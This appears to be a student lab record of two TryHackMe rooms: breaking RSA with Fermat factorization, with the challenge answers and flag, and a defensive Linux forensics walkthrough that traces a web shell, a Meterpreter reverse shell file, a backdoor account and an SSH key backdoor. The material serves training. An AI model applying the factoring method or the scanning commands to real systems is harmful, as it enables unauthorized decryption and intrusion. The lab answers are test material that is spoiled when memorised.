
# **Breaking RSA in TryHackMe Using Fermat’s Factorization Algorithm**

The goal is to break an RSA encryption challenge in TryHackMe by factoring the modulus N using Fermat’s Factorization Algorithm. This method works best when the two prime factors p and q are close to each other, meaning their difference is small. Once p and q are found, the private key and decrypt messages can be found.

# **A brief overview of RSA**

The security of RSA relies on the practical difficulty of factoring the product of two large prime numbers, the

“factoring problem”. RSA key pair is generated using 3 large positive integers –



(e, n) are public variables and make up the public key. d is the private key and is calculated using p and q. If we could somehow factorize n into p and q, we could then be able to calculate d and break RSA. However, factorizing a

large number is very difficult and would take some unrealistic amount of time to do so, provided the two prime numbers are **randomly** chosen.

# **Fermat’s Factorization Algorithm Mathematical Basis:**

RSA uses a modulus N calculated as:

N=p×q N = p x q

where p and q are prime numbers.

If p and q are close, they can be rewritten as:

p=(a−b), q= (a+b )

where a is the midpoint between p and q, and b is the offset

Rearranging, we get:

N=(a−b)(a+b)=a2−b2

which can be rewritten as:

a2−N=b2

Thus, the problem reduces to finding an integer a such that a2−N is a perfect square

**ALGORITHM:**

### **Find an initial estimate of aa:**



𝑎 = [√𝑁]

(Round up the square root of NN).

### **Iterate until a2−N is a perfect square:**

* + Compute b2=a2−N
  + Check if b2 is a perfect square.



* + If it is, set 𝑏 = √𝑏2
  + Compute p=a−b and q=a+b.

### **Verify p and q by checking if p×q=N**

1. **Use p and q to compute φ(N) and the private key d:**

φ(N)=(p−1)(q−1)

d=e−1 mod φ(N)

using the Extended Euclidean Algorithm.

### **Decrypt the ciphertext using:**

M=Cd mod N

# **When Fermat’s Factorization Works Well:**


* **When p and q are close.**
* **For small or medium-sized RSA moduli.**
* **When the difference q - p is small, making b small.**


**OUTPUT:**


**1.** How many services are running on the box?

**$ sudo nmap -sV -Pn -vvv -T3 10.10.182.180**


**Ans:** 2






1. **2 What is the name of the hidden directory on the web server? (without leading '/') Ans:** development
   1. **What is the length of the discovered RSA key? (in bits)**

To determine the length in bits of the public we can issue the following command:




**Ans:** 4096


* 1. **What are the last 10 digits of n? (where 'n' is the modulus for the public-private key pair) Ans:** 1225222383



* 1. **What is the numerical difference between p and q? Ans:** 1502
  2. **What is the flag?**

**Ans:** breakingRSAissuperfun20220809134031





**RESULT:**

Thus, Breaking RSA in TryHackMe is Completed Successfully

**LINUX FILE SYSTEM ANALYSIS**

**EXP.NO: 5 DATE: 15-02-2025**

**AIM:**

## **TASK 1: INTRODUCTION**

Performing live forensic file system analysis is often an early part of incident response and is crucial I assessing and determining potential security breaches. This process involves examining digital artefacts, system logs, users, and file structures to uncover evidence of unauthorized access, malicious activities, or data compromise. While drawing methodological comparisons to Windows forensic operations, Linux forensics and the Unix-based operating systems also present unique challenge opportunities for forensic analysts. Understanding common artefacts of Linux file systems, permissions, and log mechanisms, therefore, becomes vital to the timely detection and mitigation of security incidents.

As we are only analyzing and identifying artefacts of compromise at this stage of the incident response, it’s important to emphasize that it’s generally unsafe to remediate the live compromised system for further use. Instead, securely restoring from backups and performing vulnerability management remediation activities (which is out of scope for this room) is essential for recovery and minimizing impact.

Objectives


* Learn how to perform live file system analysis on a Linux system.
* Understand common artefacts, log mechanisms, and file system activities in Linux forensics.
* Reconstruct an event timeline in a hands-on incident response scenario. Pre-requisites

## **TASK 2: INVESTIGATION SETUP**

To secure the environment for live forensic analysis:

1. Ensure necessary backups are acquired and isolate the system from the network.
2. Use known good binaries and libraries for analysis by mounting a USB with clean Debian- based binaries.
3. Copy /bin, /sbin, /lib, and /lib64 folders from the clean installation to /mnt/usb on the affected system.
4. Modify PATH and LD\_LIBRARY\_PATH to prioritize trusted binaries and libraries for investigation.


Logging onto the server



Capturing the first flag



investigator@ip-10-10-106-231:~$ export PATH=/mnt/usb/bin:/mnt/usb/sbin investigator@ip-10-10-106-231:~$ export LD\_LIBRARY\_PATH=/mnt/usb/lib:/mnt/usb/l investigator@ip-10-10-106-231:~$ check-env



## **TASK 3: FILES, PERMISSIONS, AND TIMESTAMPS IDENTIFYING THE FOOTHOLD**

It is said that the web server of the Penguin Corp is vulnerable to a file upload vulnerability Hence it makes sense to check the uploads folder of the webserver





Based on the analysis, it seems that the attacker uploaded a “.phtml” document to execute PHP code on the server. The PHP code contains an unsafe “system()” call, allowing the execution of arbitrary commands on the system remotely. This likely enabled the attacker to establish a more stable connection from the web server to their system.

Ownership and Permissions


Given the identified remote code execution through a malicious web shell owned by the www-data user, it’s crucial to investigate additional activity and files owned by www-data. Attackers commonly target directories with write permissions for uploading malicious files. Some common writable directories include:

1. /tmp: This temporary directory is writable by all users, making it a frequent target for attackers.
2. /var/tmp: Another temporary directory with world write permissions, often exploited for malicious purposes.
3. /dev/shm: The shared memory file system, usually writable by all users, which can also be targeted for unauthorized activities.

To display the file permissions of reverse.elf located in /var/www/html/assets/, you can use the following command:

ls -la /var/www/html/assets/reverse.elf

This command will provide detailed information about the file, including its permissions, owner, group, size, and modification date. Specifically, it will show whether the file is executable by all users, indicated by the presence of the “x” bit in the permissions section.



Metadata

To analyze the metadata of the suspicious reverse.elf file using Exiftool, you can run the following command:

exiftool /var/www/html/assets/reverse.elf

This command will extract and display the metadata associated with the specified file, providing insights into its characteristics, origins, and attributes.

Analyzing Checksums

To analyze the checksums of the reverse.elf file, you can use the md5sum and sha256sum utilities. Run the following commands:

md5sum /var/www/html/assets/reverse.elf

sha256sum /var/www/html/assets/reverse.elf

These commands will output the MD5 and SHA-256 checksums respectively for the reverse.elf file, allowing you to verify the integrity of the file and potentially identify it based on known signatures.

For instance:

MD5 checksum: c6cbdba1c147fbb7236284b7df2aa653

SHA-256 checksum: ee0ea8d8bc205c4e2e2cc6ff7ddb71dee22ac0a50c2042701d46e565e0821

Submitting these hashes to a malware detection service like VirusTotal may reveal that various vendors flag the file as a Meterpreter reverse shell payload. This suggests that the attacker used this file to establish an interactive reverse shell connection to the web server after exploiting the initial remote code execution vulnerability.

**Timestamps**


Timestamps are crucial in forensic investigations, providing insights into file actions. Unix-based systems record three main timestamps:

1. Modify Timestamp (mtime): Reflects the last time file contents were altered.
2. Change Timestamp (ctime): Indicates the last time file metadata was changed.
3. Access Timestamp (atime): Shows the last time a file was accessed. To view these timestamps:
   * For mtime: Use ls -l followed by the file path. For ctime:
   * Utilize ls -lc with the file path.
   * For atime: Employ ls -lu along with the file path.


While reading a file can update atime, impacting its reliability, the stat command provides all three timestamps at once:


stat /var/www/html/assets/reverse.elf


This command displays access, modify, and change timestamps, aiding in establishing a timeline during forensic analysis.

Q 2 To practice your skills with the find command, locate all the files that the user bob created in the past 1 minute. Once found, review its contents. What is the flag you receive?

Q 3 Extract the metadata from the **reverse.elf** file. What is the file’s MIME type?



Q 4 Run the stat command against the /etc/hosts file on the compromised web server. What is the full Modify Timestamp (mtime) value?



## **TASK 4 USERS AND GROUPS**

To identify potential backdoor accounts with root permissions, execute:

cat /etc/passwd | cut -d: -f1,3 | grep ":0$"

This command extracts user accounts with UID 0 and displays them. If any user other than “root” appears, it could indicate a backdoor account with elevated privileges.

To identify users belonging to crucial groups like sudo or wheel, execute:

getent group sudo

This command lists all users in the “sudo” group, including their usernames. If you prefer using the group ID, typically 27, you can run:

getent group 27 or cat

/etc/group

This command achieves the same result, listing users in the sudo group.

To monitor user logins and activity, you can use the following commands and logs:

1. last: Provides a history of user logins and sessions, reading from /var/log/wtmp .

last

1. lastb: Tracks failed login attempts by reading /var/log/btmp

lastb

1. lastlog: Focuses on a user’s most recent login activity, reading from /var/log/lastlog .

lastlog

1. Failed Login Attempts: Check /var/log/auth.log (or /var/log/secure on certain distributions) for records of authentication-related events, including failed login attempts.
2. who: Displays currently logged-in users, along with details like terminal device, time of session establishment, and IP address.

who

By utilizing these commands and logs, you can effectively monitor user logins and detect any suspicious or unauthorized activities on your system.

The /etc/sudoers file is critical for managing sudo privileges on Unix-like systems. Here’s how it works and how attackers might exploit it:

* + Location: /etc/sudoers is the file where sudo privileges are defined.
  + Format: Entries in the file follow a specific format, specifying the user, the host(s) the privilege applies to, the command(s) they can run, and optionally the user they can run the command as.

For example:

username host=(user\_to\_run\_as) command to run

Example: In the given example:


richard ALL=(ALL) /sbin/ifconfig

* + richard is the user with sudo privileges.
  + ALL means this privilege applies to all hosts.
  + (ALL) indicates the user can run the command as any user.
  + /sbin/ifconfig is the specific command allowed.

Security Implications:

* + Attackers might target this file to gain elevated privileges. They could: Insert their own user account into the sudoers file.
  + Modify existing entries to expand their access.
  + This could lead to unauthorized execution of commands as root, bypassing authentication. Mitigation:
  + Regularly audit the contents of /etc/sudoers for unauthorized changes.
  + Restrict access to the sudoers file to prevent unauthorized modifications.
  + Employ proper file permissions and integrity checks to ensure the integrity of the sudoers file.


Q 5 Investigate the user accounts on the system. What is the name of the backdoor account that the attacker created?




Q 6 What is the name of the group with the group ID of 46?



Q 7 View the /etc/sudoers file on the compromised system. What is the full path of the binary that Jane can run as sudo?





## **TASK 5 USER DIRECTORIES AND FILES**

To list user home directories and their hidden files, you can use the following commands:

1. List home directories:

ls -l /home

1. List hidden files in a specific user’s home directory (e.g., Jane):

ls -a /home/jane

Common hidden files of interest for investigation include:

* + .bash\_history : Contains the user&#39;s command history.
  + .bashrc and .profile : Configuration files for customizing the user&#39;s shell sessions and login environment respectively.

By examining these hidden files, investigators can gain insights into the user’s activities and configurations, aiding in the investigation process.

The scenario illustrates a serious security misconfiguration. To summarize:

1. Investigation Process:
   * Navigate to Jane’s .ssh directory: ls -al /home/jane/.ssh
   * List the contents of the directory: ls -al /home/jane/.ssh
   * View the authorized\_keys file: cat /home/jane/.ssh/authorized\_keys
   * Check file timestamps: stat /home/jane/.ssh/authorized\_keys
2. Findings:
   * The authorized\_keys file contains an unintended public key labeled &quot;backdoor.&quot;
   * The file’s permissions are excessively permissive ( rw-rw-rw- ), allowing any user to modify it.
3. Security Implications:
   * The misconfigured permissions allowed an attacker to append their public key to the authorized\_keys file.
   * This granted the attacker unauthorized SSH access to the system, masquerading as Jane.
4. Mitigation Steps:
   * Correct the permissions of sensitive files, such as authorized\_keys , to prevent unauthorized modifications.
   * Regularly audit file permissions and contents for any unauthorized changes.
   * Implement access controls and user privilege management to restrict modifications to critical files.

Addressing these issues is crucial for maintaining the security and integrity of the system.

Q 8 View Jane’s .bash\_history file. What flag do you see in the output?



Q 9 What is the hidden flag in Bob’s home directory?



Q 10 Run the stat command on Jane’s authorized\_keys file. What is the full timestamp of the most recent modification?





## **TASK 6 BINARIES AND EXECUTABLES**

To narrow down the search and focus on potentially suspicious binaries, you can use additional parameters with the find command.

For instance, you might want to search for executable files owned by root, as unauthorized binaries with root ownership could indicate a security concern. Here’s how you can do it:

find / -type f -executable -user root 2> /dev/null

This command will only list executable files owned by the root user. You can further refine the search based on other criteria, such as file modification time, size, or specific directories.

Once you identify a suspicious binary, you can investigate it further using various methods like metadata analysis, integrity checking using checksums, inspecting its strings and raw content, or comparing it with known good versions. This approach helps in identifying potential security threats and maintaining the integrity of the system.

The strings command is indeed valuable for extracting human-readable strings from binary files. When analyzing binary files, it can reveal important information such as function names, variable names, and plain text messages embedded within the binary. Here’s how you can use it:

strings example.elf

Replace example.elf with the name of the binary file you want to analyze. This command will display all the printable strings found in the binary file, which can provide insights into its functionality and potentially uncover any suspicious or malicious activity.


1. Debsums Integrity Check:
   * Use debsums to verify the integrity of installed package files.
   * The command sudo debsums -e -s checks for modified configuration files and silences error output.
   * Any reported changes indicate potential issues with package integrity, which may be indicative of malicious modifications.
2. Identifying SUID Binaries:
   * Use find to search for executables with the SetUID (SUID) permission set.
   * Command: find / -perm -u=s -type f 2>/dev/null
   * Suspicious findings include unexpected binaries with SUID permissions, particularly those located in writable directories like /tmp or /var/tmp .
3. Correlating SUID Abuse:
   * Investigate user activity, such as examining bash history ( ~/.bash\_history ), to correlate suspicious actions.
   * Look for commands related to finding SUID binaries and abusing their permissions.
   * Example command: sudo cat /home/jane/.bash\_history | grep -B 2 -A 2 “python”
4. Integrity Checking Suspicious Binaries:
   * Verify the integrity of suspicious binaries using checksums.
   * Example command: md5sum /var/tmp/bash


By performing these steps, investigators can effectively identify and analyze potentially malicious activity on the system, allowing for appropriate response and mitigation measures to be taken.

Q 11 Run the debsums utility on the compromised host to check only configuration files. Which file came back as altered?

